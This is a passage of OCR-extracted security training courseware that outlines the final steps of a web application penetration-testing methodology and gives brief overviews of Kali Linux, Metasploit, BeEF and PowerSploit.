
Web services use HTTP protocol in conjunction with SML, WSDL, SOAP, and UDDI technologies. Therefore, they have XML parser–related vulnerabilities in addition to SQL injection, information disclosure, and so on. You should conduct web services testing to determine their vulnerabilities.


Step 11: AJAX testing


Though developers develop more responsive web applications using AJAX, it is likely that they are just as vulnerable as traditional web applications. Testing for AJAX is challenging, because developers are given full freedom to design the method of client-server communication.


Step 12: Document all the findings


Once you conduct all the tests mentioned above, document all your findings and the testing techniques you employed at each step. Analyze the document, explain the current security posture to the concerned parties, and suggest how they can enhance their security.



































Kali Linux facilitates professional testing and security auditing by providing advanced penetration testing, digital forensics, and security auditing for Linux. It consists of numerous penetration-testing programs, and tools for information gathering, vulnerability analysis, Web applications, password attacks, stress testing, and even hardware hacking.


Features:

- Open source Git tree
- FHS compliant
- Vast wireless device support
- Custom kernel patched for injection
- Secure development environment
- GPG signed packages and repos

Source: *http://www.kali.org*


Web Application Pen Testing Framework: Metasploit

1. The Metasploit Framework is a **penetration testing toolkit, exploit development platform,** and research tool that includes hundreds of working remote exploits for a variety of platforms
2. It helps pen testers to **verify vulnerabilities** and **manage security assessments**




Web Application Pen Testing Framework: Browser Exploitation Framework (BeEF)

- The Browser Exploitation Framework (BeEF) is an open-source penetration testing tool used to test and **exploit web application and browser-based vulnerabilities**
- BeEF provides the penetration tester with **practical client side attack vectors** and leverages web application and browser vulnerabilities to **assess the security of a target** and carry out further intrusions




Web Application Pen Testing Framework: PowerSploit

- PowerSploit is a collection of Microsoft PowerShell modules that can be used to aid reverse engineers, forensic analysts, and **penetration testers during all phases of an assessment**
- Some of the PowerSploit modules and scripts:
  - CodeExecution
  - ScriptModification
  - Persistence
  - PETools
  - ReverseEngineering
  - AntivirusBypass
  - Exfiltration



https://github.com



This module covered the basic concepts of web applications and their security posture, various threats/vulnerabilities/attacks on them, and the defensive measures, countermeasures, and security tools used to defend against attacks on them. The module concluded with a detailed discussion of web-application penetration-testing methodologies used to assess their security.

The next module discusses SQL injections, one of the most prevalent kinds of attacks against web applications and other network-related services.